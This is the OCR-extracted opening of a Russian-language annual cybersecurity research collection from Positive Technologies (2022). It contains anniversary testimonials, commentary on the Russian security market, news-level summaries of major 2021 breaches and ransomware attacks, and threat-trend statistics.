positive

SECURITY EXPERTISE PENTEST PROTECT ANALYSIS PREVENT DETECT THREAT

2022


Сборник исследований по практической безопасности

рус

Содержание

Вместо вступления

Друзья, в ваших руках очередной номер ежегодного сборника статей по практической кибербезопасности Positive Research. В этом году компании Positive Technologies исполняется 20 лет. Наш журнал отражает работу большой и дружной команды Позитива начиная с 2013 года, ведя своеобразную летопись исследований компании. За 9 лет у нас вышло около 300 статей более 120 авторов, опубликовано свыше 1200 страниц материалов. В юбилейный год мы традиционно собрали лучшие из недавних исследований Positive Technologies под обложкой Positive Research, а еще попросили тех, кто тесно связан с компанией, поделиться своими впечатлениями о ней и о журнале.



300 статей

1200 страниц

120 авторов

«Positive Technologies — это история про людей, команду, про индустрию ИБ в России... С трепетом вспоминаю, как мы в компании начинали создавать продукты, проводить исследования и какие технологические и экспертные вершины удалось покорить в течение пройденного пути!

Двадцать лет — это уже серьезный возраст, но в компании никуда не делись тот самый молодой задор, те самые живость ума и смелость, позволяющие со взглядом и улыбкой стартапера браться за новые непростые задачи и ставить амбициозные цели.

Журнал Positive Research — живой пример того, как в компании работает команда: эксперт, аналитик, технический писатель — и писательница :) — переводчик, копирайтер, редактор, специалист по PR, художник, дизайнер и множество других отличных специалистов, которые любят свое дело.

Читайте и получайте удовольствие!»

Александр Анисимов

Управляющий директор
Positive Technologies

!–"@)–>

«Двадцать лет назад, когда начиналась компания Positive Technologies, меня поразил энтузиазм братьев Максимовых, их горящие глаза. Дима фанатично писал код для сканера уязвимостей XSpider, а Юра не менее фанатично верил в то, что эту историю можно продать. Их азарт оказался заразительным, в авантюрный проект сначала поверил Женя Киреев, а потом и я :) Сайт SecurityLab.ru оказывал молодому Позитиву всестороннюю информационную поддержку, компанию начали узнавать. Многое изменилось за эти годы, компания выросла и достигла впечатляющих результатов. Однако ее главная составляющая осталась неизменной. Наши исследователи с азартом решают самые сложные и актуальные задачи. Находясь на передовой борьбы с киберугрозами, они помогают нам выжить в цифровом киберапокалипсисе, а команда журнала Positive Research, подобно летописцам, делает все возможное, чтобы страна знала и помнила о подвигах наших кибергероев».

Александр Антипов

Главный редактор
портала SecurityLab.ru

Сергей Гордейчик

Директор по информационным технологиям IIAI (в прошлом технический директор Positive Technologies, режиссер и автор сценария Positive Hack Days)

«Positive Technologies была и остается экспертной компанией. Суть любой экспертизы — это исследования, аккумуляция и распространение знаний, поэтому публикации и доклады Positive Technologies можно встретить на ведущих площадках и конференциях. Но в потоке информации легко потеряться и упустить что-то важное.

Positive Research был создан как раз для того, чтобы подсветить наиболее интересные и значимые исследования, события прошедшего года. Люди читают этот журнал, чтобы быть в тренде, расширить кругозор, что-то вспомнить — и улыбнуться, быть может. В конце концов, иногда так приятно отложить гаджет и просто полистать НАСТОЯЩУЮ БУМАЖНУЮ статью. Наслаждайтесь!»

Евгений Гнедин

Директор департамента аналитики информационной безопасности Positive Technologies

«Основными ценностями Positive Technologies всегда были передовые технологии, ориентир на эффективную защиту от кибератак и, конечно же, люди. За 20 лет компании удалось не просто собрать настоящую команду крутых специалистов, но и объединить вокруг себя профессиональные сообщества. Площадкой для их живого диалога стала ежегодная конференция Positive Hack Days, а журнал Positive Research позволил транслировать в мир новые идеи и делиться результатами практических исследований. Приятно наблюдать, как журнал развивается вместе с компанией. Над ним трудится множество команд: исследователи и аналитики, технические писатели и переводчики, дизайнеры, маркетинг и пиар. Выверенный баланс между технической экспертизой и аналитикой делает Positive Research журналом уникальным. Уверен, что вместе с запросом бизнеса на по-настоящему эффективную и результативную кибербезопасность число его читателей будет только расти».


Дмитрий Скляров

Руководитель отдела анализа приложений Positive Technologies

«Я люблю Positive Technologies за то, что здесь много высококлассных специалистов, у которых всегда есть чему поучиться. Здесь принято делиться знаниями: никто не трясется над своими ноу-хау, не боится конкуренции. Positive Technologies постоянно ввязывается в интересные проекты, так что лично мне не бывает скучно. И что очень важно, Позитив всегда придерживается политики responsible disclosure и предлагает решения для защиты, а не нападения».

Кибербезопасность в новых реалиях

Сложившаяся ситуация сыграла на руку российской кибербезопасности и сделала ее одной из самых привлекательных отраслей



Последние геополитические события серьезно переформатировали IT-отрасль. С конца февраля этого года российские организации, независимо от их величины, подвергаются беспрецедентным по своему размаху и интенсивности кибератакам. Злоумышленники атакуют буквально все, до чего могут дотянуться, ориентируясь строго на российские IP-адреса. Наибольшее распространение получили DDoS-атаки, взлом крупных компаний с последующей кражей информации, а также дефейс популярных ресурсов. Под прикрытием шквала массовых атак продолжают действовать киберпреступники, нацеленные на крупные компании. Мы отмечаем рост количества целенаправленных атак на государственный сектор, банковскую сферу, ТЭК, IT, научные институты и организации, связанные с ВПК.

Нынешняя ситуация требует незамедлительной реакции и приведения систем IT и ИБ в режим усиленной защиты. Способны ли компании обнаруживать кибератаки в таком количестве и своевременно реагировать на них? За первые три недели с конца февраля общее число обращений к нам за сервисами защиты составило как минимум треть от всех запросов 2021 года. И мы продолжаем получать огромное количество обращений как от атакованных компаний, так и от тех, кто хочет повысить уровень своей защищенности, чтобы не стать очередной жертвой.

Роль кибербезопасности в устойчивости бизнеса и государства молниеносно вышла на первый план, а потребность в результативной безопасности стала главной. На рынке доминирует запрос на измеримую безопасность с гарантированным результатом, которая делает невозможной реализацию кибератак с недопустимыми последствиями. Кроме того, импортозамещение, о котором давно говорят, получило новый виток развития и буквально за пару дней перешло из разряда формальной процедуры в реальную необходимость, без которой бизнесу не выжить. Только в марте 2022 года российский рынок покинули полтора десятка крупных иностранных вендоров из сферы ИБ, причем некоторые из них сделали это, громко хлопнув дверью, оставив отечественные компании фактически беззащитными перед хакерскими атаками. Зарубежные производители отказывались от сопровождения уже проданных продуктов, отзывали лицензии и отключали работающие IT-системы.

Сложившаяся ситуация сыграла на руку российской кибербезопасности и сделала ее одной из самых привлекательных отраслей. Во-первых, рынок ИБ меняется: с уходом западных поставщиков освободилось много ниш, в частности связанных с анализом сетевого трафика, защитой веб-приложений, управлением уязвимостями, антивирусами и мониторингом информационной безопасности, которые легко заполнят своими продуктами российские разработчики.

Во-вторых, полное импортозамещение в кибербезопасности, в отличие от других высокотехнологичных отраслей, действительно реализуемо. Если собрать воедино все имеющиеся решения отечественных производителей, то, на наш взгляд, можно почти полностью закрыть актуальные потребности по защите.

Учитывая всплеск спроса на продукты ИБ и другие факторы, российский рынок кибербезопасности будет неизбежно и стремительно расти. Более того, общий событийный фон позволяет прогнозировать, что показатели его роста могут даже превысить ожидания аналитиков. Являясь одним из лидеров российского сектора кибербезопасности, мы наблюдаем это прямо сейчас, в том числе по экспоненциально увеличивающейся востребованности наших услуг. Независимо от происходящего в мире мы продолжаем делать то, что мы делали всегда, — обеспечивать безопасность клиентов 24/7.

Чтобы сохранить стабильную операционную деятельность в новых реалиях, бизнесу и госструктурам нужно выполнить следующие шаги:

- **определить события, реализация которых в ходе кибератак недопустима;**
- **проверить реальную защищенность организации и ее систем от неприемлемых событий;**
- **провести ретроспективное расследование на предмет старых взломов;**
- **выбрать отечественную систему защиты (особенно это касается периметровых средств защиты и систем для центров мониторинга информационной безопасности);**
- **усилить мониторинг, направленный на обнаружение киберугроз и реагирование на них.**

Самые громкие взломы !!! и утечки 2021 года

Екатерина Семыкина,
Екатерина Килюшева

Департамент аналитики
информационной безопасности
Positive Technologies

Атака на Colonial Pipeline

В начале мая крупнейший в США трубопровод Colonial Pipeline стал жертвой шифровальщика DarkSide. В результате сеть компании была зашифрована, а преступники стали обладателями большого массива данных. Colonial Pipeline была вынуждена приостановить работу топливопровода. Спустя два дня после атаки власти объявили чрезвычайное положение в 17 штатах и округе Колумбия[1]. Часть АЗС были временно закрыты, а средняя по стране цена галлона бензина поднялась до рекордных значений за последние 7 лет. Из-за нехватки топлива авиакомпания American Airlines была вынуждена изменить некоторые рейсы[2].

За дешифровщик компания Colonial Pipeline заплатила выкуп в размере 4,4 млн долларов США[3].

Утечка личных данных граждан Аргентины

В середине октября стало известно, что злоумышленник получил доступ к базе данных правительства Аргентины, в которой содержится информация обо всех удостоверениях личности граждан[4]. Данные были выставлены на продажу: в интернете оказались ID-карты всего населения Аргентины; украденная база содержит информацию более чем о 45 млн граждан. В качестве подтверждения злоумышленник предоставлял данные 44 известных личностей, в том числе президента страны и других политических деятелей, а также предлагал посмотреть данные любого гражданина Аргентины. Преступник продавал эту информацию, давая возможность реализации других атак, например мошенничества.

Прошлый год запомнился нам не только продолжающей бушевать пандемией COVID-19, но и рядом беспрецедентных событий кибербезопасности, обрушившихся на государственные структуры, частный бизнес и головы простых граждан. Каждая кибератака на любой объект, будь то крупнейший трубопровод, правительственная база данных, сеть розничных магазинов или небольшая частная клиника, может обернуться серьезными убытками, репутационными потерями и, что самое страшное, человеческими жертвами.

Атака REvil на Kaseya

Атака группировки REvil на компанию Kaseya[5] в июле 2021 года затронула более 1500 организаций, которые использовали продукт Kaseya VSA для администрирования своей IT-инфраструктуры. Злоумышленники использовали уязвимость нулевого дня в продукте компании и атаковали ее клиентов. При этом большинство пользователей Kaseya VSA являлись MSP-провайдерами, то есть компаниями, которые управляют инфраструктурой других организаций. Таким образом, преступникам удалось заразить шифровальщиком тысячи корпоративных сетей.

В результате атаки пострадали компании по всему миру; последствия ощутили на себе и обычные люди. Например, шведская сеть супермаркетов Coop была вынуждена на шесть дней закрыть почти все 800 розничных магазинов[6].

1500+ организаций затронула атака

Атака на Memorial Health System

Наиболее крупной атакой шифровальщиков на медицинские учреждения в 2021 году можно назвать атаку группировки Hive на Memorial Health System[7]. Злоумышленники вызвали коллапс IT-инфраструктуры трех больниц, сорвали несколько плановых операций, нарушили процесс приема пациентов и похитили 1,5 ТБ персональных данных, включая данные медкарт. Группировка получила выкуп в размере 1,8 млн долларов за дешифратор и непубликацию похищенной информации.

[5] [6] [7]

Атака на полицию Вашингтона

В полицейском управлении американской столицы произошла массовая утечка внутренней информации после атаки программы-вымогателя[8]. Группировка Babuk опубликовала в дарквебе тысячи конфиденциальных документов столичного департамента полиции. Были обнаружены сотни личных дел полицейских, данные об информаторах и разведывательные отчеты, которые содержат сведения, полученные от других государственных органов, включая ФБР и Секретную службу.

Утечка информации представляет серьезную опасность для сотрудников полиции и для простых граждан — в первую очередь потому, что ставит под угрозу жизни людей.

Атака на JBS Foods

В июне 2021 года крупнейший в мире поставщик мяса JBS Foods подвергся атаке программы-вымогателя, которая затронула IT-системы в Северной Америке и Австралии[9]. Из-за атаки компании временно пришлось закрыть все мясное производство в США. Несмотря на то что JBS Foods смогла восстановить большинство систем из резервных копий, руководство приняло решение заплатить злоумышленникам 11 млн долларов.

Требование крупнейшего выкупа у Acer

В марте компания Acer, тайваньский производитель электроники и компьютеров, подверглась атаке программы-вымогателя REvil, в ходе которой злоумышленники потребовали одну из самых больших из известных на текущий момент сумм выкупа — 50 миллионов долларов[10]. Была украдена конфиденциальная информация, в том числе финансовые документы, сведения о банковских кредитных счетах, а также данные о сотрудниках. На фоне новостей об атаке акции компании временно потеряли в цене 1,64%[11].

Атака на АЗС в Иране

Осенью иранские власти сообщили о кибератаке на автозаправочные станции страны[12]. Злоумышленники взломали государственную систему, которая связана с АЗС и предоставляет гражданам субсидии на бензин. Атака привела к перебоям в работе около 4000 заправок по всей территории страны. По сообщениям иранских государственных телеканалов, на автозаправочных станциях в Тегеране выстраивались очереди автомобилей, при этом сами станции не работали.

Утечка данных Twitch

В октябре американский стриминговый сервис Twitch объявил в своем аккаунте в Twitter, что стал жертвой кибератаки[13]. В результате утечки в открытом доступе было опубликовано более 100 ГБ данных, в том числе информация о платежах стримерам за три года, что вызвало волну обсуждений в сообществе. Кроме того, злоумышленники украли внутренние документы компании, исходный код Twitch, инструменты безопасности и многое другое. Перечисленные данные представляют особую ценность: анализируя исходный код, и в том числе механизмы защиты, злоумышленники могут найти неизвестные ранее уязвимости, которые потенциально могут быть использованы для атаки как на стриминговый сервис, так и на его пользователей.

[13]

Киберпандемия Log4shell

В декабре 2021 года была опубликована информация об уязвимости нулевого дня в популярной библиотеке журналирования Apache Log4j, которая приводит к удаленному выполнению кода[14]. Многие крупные компании уже сообщили, что их решения оказались уязвимы; среди них Amazon, Cisco, Cloudflare, FedEx, GitHub, IBM, Mojang Studios (разработчик игры Minecraft), Apple, Twitter и другие[15][16][17]. Библиотека Log4j используется и во многих проектах с открытым исходным кодом, к примеру Elasticsearch и Redis.

[14]

Злоумышленники начали эксплуатировать уязвимость сразу после ее публикации. Так, она уже используется для распространения банковского трояна Dridex и ряда шифровальщиков.

[15]

За всеми этими отстраненными на первый взгляд страшилками о гигантских утечках, зашифрованных или взломанных на продажу данных, вымогательском ПО и кибершпионаже стоят вполне понятные каждому обывателю последствия атак: закрытые АЗС, отмененные авиарейсы, остановленные конвейеры заводов и перебои с продуктами в магазинах. А еще — десятки миллионов долларов, потерянных частными компаниями по всему миру, и уничтоженные репутации. Такова цена, которую все мы платим за небрежное отношение к информационной безопасности и которую заплатит каждый, если это отношение не изменится в самом ближайшем будущем. Время пошло...

[16]

[17]

Кибер-безопасность 2021—2022: тренды и прогнозы

Рост числа атак с использованием ВПО, увеличение числа шпионских кампаний APT-группировок, атаки шифровальщиков. Укрепившийся тренд на гибридный формат работы, продолжающий подпитывать интерес злоумышленников к поиску уязвимостей в RDP и продуктах для удаленной работы. Увеличение роли humanless-технологий защиты и машинного обучения, а также новые методы мошенничества, связанные с NFT. О том, какие тенденции сложились в 2021 году и какие вызовы принесет 2022-й, читайте в нашей статье.

Борис Симис

Заместитель генерального
директора Positive Technologies
по развитию бизнеса

Что «сделало» рынок ИБ

На рынке ИБ стало больше денег

По данным Risk Based Security, глобальные затраты на ликвидацию последствий от киберпреступности будут расти на 15% в год в течение следующих пяти лет, достигнув 10,5 трлн долларов ежегодно к 2025-му (по сравнению с 3 трлн долларов в 2015 году). Российский рынок информационной безопасности демонстрирует ежегодный рост и, по данным ряда аналитиков, в прошлом году составил 120–150 млрд рублей. В том же году он стал по-настоящему заметным с точки зрения обращающейся на нем денежной массы, в том числе для представителей смежных отраслей (кредитно-финансовой, производственной и телекоммуникационной). Это был год активного обсуждения и создания совместных предприятий и альянсов, часть которых сыграет в пользу наращивания объема рынка в следующем году, во многом за счет новых общих идей.

Средства защиты и их импортозамещение

Результаты проектов по анализу защищенности, которые команда Positive Technologies проводила в течение прошлого года, показывают, что периметр отечественных вертикально интегрированных компаний с большим числом филиалов и дочерних организаций (включая государственный сектор и предприятия КИИ) неоднороден: в большинстве случаев каждая такая «дочка» или филиал подключаются к сети общего пользования самостоятельно в десятках тысяч точек, используя при этом зарубежные средства защиты. Однако здесь открываются и новые возможности для изменения структуры рынка. Во-первых, отечественные технологии кибербезопасности отличаются высокой конкурентоспособностью. Во-вторых, в прошлом году сформировался новый тренд — более осознанное использование средств защиты, нацеленное на снижение малоуправляемых рисков, связанных с уязвимостями зарубежного программного и аппаратного обеспечения. В ближайшие год-два это скажется на перераспределении долей на российском рынке в пользу отечественных вендоров.

120–150 ₽ млрд — рост российского рынка информационной безопасности в прошлом году

Общее число инцидентов растет на десятки процентов ежеквартально, атаки усложняются, а их эффективность повышается

В ИБ приходят управленцы

Любая важная тема, затрагивающая и меняющая бизнес и связанная с финансовыми вложениями, требует руководителей новой формации. Так, некоторое время назад мы наблюдали изменение топ-менеджмента в сфере IT, когда профессиональных айтишников сменяли профессиональные управленцы, выпускники MBA. Сегодня этот путь проходит российская сфера информационной безопасности: во главе команд все чаще встают менеджеры, которые больше управленцы, чем безопасники-практики. Их сильная сторона в том, что они досконально знают бизнес и процессы вверенной им компании. Однако их не всегда можно считать экспертами в ИБ. Это в целом формирует новую задачу: экспресс-погружение в специфику кибербезопасности топ-менеджеров компаний, далеких от информационной безопасности, создание информационной безопасности, понятной любому руководителю или владельцу компании.

Бизнес понял, что безопасность может давать понятные результаты

Нынешний уровень защищенности ключевых отраслей чреват для общества драматическими последствиями: общее число инцидентов растет на десятки процентов ежеквартально, атаки усложняются, а их эффективность повышается. При этом еще пару лет назад многие воспринимали обеспечение безопасности как формальную задачу и не стремились построить реальную защиту информационных ресурсов. В 2021 году подход концептуально изменился: бизнес понял, что кибербезопасность может быть результативной и что ее результат должен быть измерим и понятен. Оценить его можно только путем реального моделирования действий злоумышленников на киберполигонах. Это, безусловно, подтверждают изменения в составе работ, ежегодно

выполняемых Positive Technologies. Так, по итогам прошлого года мы реализовали более десятка крупных проектов, нацеленных на верификацию неприемлемых событий (рисков), которые бизнес считает абсолютно недопустимыми и за гарантированное недопущение которых должна нести ответственность информационная безопасность.

Кибербезопасность продается на бирже

В конце прошлого года отечественная кибербезопасность впервые стала торговаться на Московской бирже: 17 декабря Positive Technologies разместила акции в режиме прямого листинга. Это означает, что стоимость компании в прямом смысле слова определяется рынком. Суммарный объем торгов в январе превысил 1,1 млрд рублей, количество сделок — около 90 тысяч.

Растущий рынок кибербезопасности, независимость от крупных зарубежных инвесторов и фондов, ориентация на внутренних частных инвесторов — все это позволяет выступать в роли защитного актива на фоне турбулентности на фондовом рынке. Стоимость акций будет отражать траекторию стратегического и технологического развития компании, а также ее финансовых показателей.

Это событие — знаковое для индустрии: оно демонстрирует отечественному кибербезу, традиционно не пользующемуся такого рода финансовыми инструментами, новые инвестиционные возможности. Это может привести в индустрию дополнительные деньги, которые компании смогут тратить на развитие, что впоследствии позитивно скажется на конкурентоспособности российских компаний и технологий.

В конце прошлого года отечественная кибербезопасность впервые стала торговаться на Московской бирже

Хакеры против • компаний и людей •

Екатерина Килюшева

Руководитель исследовательской группы департамента аналитики информационной безопасности Positive Technologies

Жертвами чаще всего оказываются госучреждения

Государственные учреждения традиционно находятся на первом месте по количеству атак: 16% от числа всех атак нацелено именно на них. В основном злоумышленники использовали методы социальной инженерии (51% атак), хакинг (26%) и эксплуатацию веб-уязвимостей (16%). По сравнению с предыдущим годом заметно увеличилась доля атак, направленных на веб-ресурсы, — с 14% до 23%. Вероятно, это связано с ростом числа услуг, которые предоставляются онлайн, и увеличивающимся объемом данных в государственных информационных системах. В каждом втором случае злоумышленники преследовали цель получения данных. Одной из самых громких атак можно назвать взлом инфраструктуры правительства Аргентины, в ходе которого были украдены удостоверения личности всего населения страны.

Вредоносное ПО использовалось в 62% атак, причем ⅔ составили шифровальщики, среди которых можно выделить Avaddon, AvosLocker, Babuk, Conti (Ryuk), DoppelPaymer (PayOrGrief), REvil. Помимо кражи информации, атаки вымогателей приводили к сбоям в работе государственных IT-систем и даже в инфраструктуре умного города, как, например, это было во время атаки на системы греческого города Салоники[1], когда была парализована работа электронного правительства, систем налогообложения и транспорта, или при атаке на итальянскую область Лацио[2], когда хакеры прервали работу почти всей IT-инфраструктуры региона. По нашим данным, уже к августу 2021 года количество атак шифровальщиков превысило число атак за весь 2020 год. Жертвами вымогателей в 2021 году чаще всего становились госучреждения, медицинские организации и промышленные компании.

1


2

3

В 62% атак использовалось вредоносное ПО

Вымогатели настолько разбогатели на выкупах, что уже могут позволить себе покупку уязвимостей нулевого дня: сегодня половина всех премиум-объявлений на теневых форумах посвящена скупке таких уязвимостей под различные системы. Стоит отметить, что за последний год в дарквебе увеличилось количество объявлений как о продаже доступов, так и о покупке. Растет и число пользователей теневых форумов: например, относительно I квартала 2020 года в том же квартале 2021 года их количество увеличилось в три раза. Ранее мы отмечали[3], что рынок доступов наполнился новичками, которые взламывали преимущественно небольшие компании.

Помимо шифровальщиков злоумышленники на протяжении 2021 года активно использовали вредоносные программы для удаленного управления (27% атак), загрузчики (11%) и шпионское ПО (11%).



Уже к августу 2021 года количество атак шифровальщиков превысило число атак за весь 2020 год


Прогнозы: атаки на государственные сервисы и кража данных


С ростом информатизации и объема данных, которые обрабатываются в государственных информационных системах, ожидается дальнейшее увеличение числа атак на госучреждения. Отдельные всплески нелегитимной активности в отношении государственных IT-ресурсов ожидаются в преддверии и во время значимых для той или иной страны событий; например, в России мы прогнозируем рост числа кибератак в единый день голосования в сентябре. Это могут быть попытки проникновения в сеть госучреждений и получения доступа к государственным системам, DDoS-атаки, атаки с использованием социальной инженерии. Сейчас растет количество сайтов, где публикуются руководства и инструменты для проведения атак, что позволяет вовлекать во вредоносную активность большее число участников за счет неопытных злоумышленников. Мы предполагаем, что организации столкнутся с увеличением числа таких простых атак. Вместе с тем есть вероятность того, что активизируется деятельность APT-группировок, особенно в тех организациях, инфраструктура которых уже скомпрометирована. Поэтому от служб ИБ потребуются дополнительные ресурсы, чтобы не пропустить сложные целевые атаки.

14% атак было направлено на частных лиц

Чаще всего люди становятся жертвами фишинговых атак

На частных лиц было направлено 14% атак. Преимущественно злоумышленники прибегали к методам социальной инженерии (88% атак), а основным мотивом было получение данных. Среди украденной у пользователей информации за 2021 год большую часть составили:






Злоумышленники могут создавать поддельные сайты и продавать фальшивую цифровую валюту

В 2021 году в 58% случаев преступники заражали устройства пользователей вредоносным ПО: это были вредоносы для удаленного управления (34%), шпионское ПО (32%) и банковские трояны (32%). Чаще всего источником заражения становились электронная почта (29%) и сайты (35%). Злоумышленники использовали личные сетевые устройства пользователей для создания ботнетов и проведения атак.

В массовых фишинговых атаках хакеры использовали актуальную новостную повестку: к примеру, были зафиксированы множественные предложения о покупке поддельных сертификатов о вакцинации, фишинговые рассылки и создание мошеннических сайтов перед чемпионатом Европы по футболу, премьерой нового эпизода сериала «Друзья» или накануне «черной пятницы».




Самые распространенные типы вредоносного ПО в атаках на частных лиц (доля атак)

- вредоносы для удаленного управления
- шпионское ПО
- банковские трояны

Прогнозы: фишинговых рассылок меньше не станет

В течение 2022 года традиционно стоит ожидать появления фишинговых атак, где в качестве приманки будут использоваться значимые общемировые события. В связи с выпуском прототипа цифрового рубля злоумышленники могут создавать поддельные сайты и продавать фальшивую цифровую валюту.



Кто и как атакует бизнес и государство

За атакой может стоять любая страна, а атрибуция теперь невозможна

В 2021 году множество атак носили целенаправленный характер, за некоторыми из них стояли организованные APT-группировки. Исторически было принято относить группировки к той или иной стране; есть мнение, что уровень развития технологий и технической экспертизы ограничивает круг государств, представители которых могут формировать эффективные кибергруппировки. Сейчас это уже не так.

Во-первых, инструментарий (часто вместе с инструкцией по эксплуатации) сегодня может приобрести на соответствующих форумах в дарквебе практически кто угодно. Более того, наличие понятной инструкции и популярность продажи (покупки) взлома как услуги максимально снижает технический порог входа в киберпреступность и, соответственно, размывает привычную геолокацию APT-группировок. Сегодня киберпреступная группировка может оказаться резидентом любой страны.

Во-вторых, сформировался устойчивый тренд на переиспользование группировками инструментария друг друга, обмен, перепродажу и «шеринг» технологических наработок внутри преступного сообщества. Нередко злоумышленники даже заказывают разработку инструментов под конкретные задачи. Уже есть случаи «слияний и поглощений» или разделения кибергруппировок, когда накопленная экспертиза и специфические техники атак перестают использоваться только одной конкретной группой злоумышленников. Все это в совокупности приводит к тому, что традиционная атрибуция, основанная на используемых методах атак, становится все сложнее, а иногда практически невозможна.

